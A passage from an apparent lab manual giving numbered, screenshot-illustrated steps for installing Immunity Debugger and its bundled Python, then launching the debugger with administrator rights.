


7. Follow the wizard and install Immunity Debugger using the default settings.

8. After completion of installation, click on **close**, **Immunity Debugger Setup** pop-up appears click **OK** to install python.




9. **Python Setup** window appears, click **Next** and Follow the wizard to install Python using the default settings.




10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.


Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



